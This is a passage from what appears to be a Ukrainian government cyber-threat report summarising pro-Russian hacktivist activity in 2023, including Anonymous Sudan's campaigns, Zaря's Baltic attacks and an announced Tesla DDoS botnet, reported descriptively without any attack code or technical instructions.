The maximum registration period is 3 to 5 days and the price is ₽3,490 ($35 as of August 11, 2023).
By the way, following Chapayev's statement on having resigned as the PHOENIX group's leader due to his health condition (post dated August 21), BIRD was announced as their next leader on August 26. The new leader defined their goals in his post dated September 14, specifically "protection of russia from external threats and raising its standing on the global stage".

Anonymous Sudan

On July 23, **Anonymous Sudan** announced their intention to organise cyberattacks targeting Kenya and created an operation #FUCK_KENYA. Kenya was not initially targeted by pro-russian hacktivists before, but new countries are added to their target list because of the growing list of "unfriendly countries" in response to those countries' political pressure on russian citisens (sanctions or military aid packages to Ukraine). As for their motives, Anonymous Sudan stated that "Kenya's critical infrastructure has been and will continue to be the target for the offensive to teach their arrogant government to keep away from Sudan's domestic affairs." As such, last time defacement of a Kenyan government-related website was launched as mentioned in a post on their new Telegram channel on September 28.

Anonymous Sudan had to create a new Telegram channel, as their old one having over 120,000 subscribers had been "deleted by the administration for no reason." In response to that, the group ostensibly launched a DDoS attack on September 9 (the news received broad media coverage), that temporarily overloaded the Telegram server and caused the malfunction of API bots.

On September 30, the group reaffirmed their motivation to conduct cyberattacks targeting US organisations and infrastructure via their Telegram channel, namely "the US interference with Sudan's domestic affairs and Antony Blinken's statements regarding Sudan". Through this post the boost of such cyberattacks was announced "as arrangements were being made for the next phase".

Zaря

On September 4, a link was posted on the **Zaря** group's Telegram channel to an article from a pro-russian media outlet, where a Zaря's hacker explained why their recent cyberattacks had targeted the Baltic States. As he claims, the reason is the Baltic States' complicity in Ukrainian attacks on russian facilities: "We are professionals in what we do and we never attack for no reason. Information noise isn't our method." The hackers allegedly succeeded in getting proof that dismantled "instruments for civilians' annihilations" were guarded by their government agencies while being transported across Baltic countries. Apparently, the attack was a part of the "joint offensive against Kyiv regime's accomplices," arranged by (at least) 16 pro-russian groups (as announced in a statement published on several Telegram channels earlier that day).

Apart from everything else, as mentioned in the previous Q2 2023 Report, the development of the updated Tesla DDoS botnet (TESLA-BOTv3) had been announced late in May 2023 with its release scheduled for August 2023. However, the latest message in the new Telegram channel of the Tesla-bot service dated September 14 states that the future platform is completed by only 25% to date. On September 11, via the same Telegram channel, Radis announced the emergence of TaaS (Threat as a Service) as "a new service generation in the Darknet." Therefore, the future Tesla-bot is expected to become not only an exceptionally DDoS platform, but also to include stealer, ransomware and pentest utilities. A week after that, on September 19, news was reaffirmed accompanied by a provocative announcement: "It will start a new phase of the conflict between the russia and NATO. We will change the power dynamics in the Worldwide Web."

Contact
the State Cyber Protection Centre of
the State Service of Special Communications
and Information Protection of Ukraine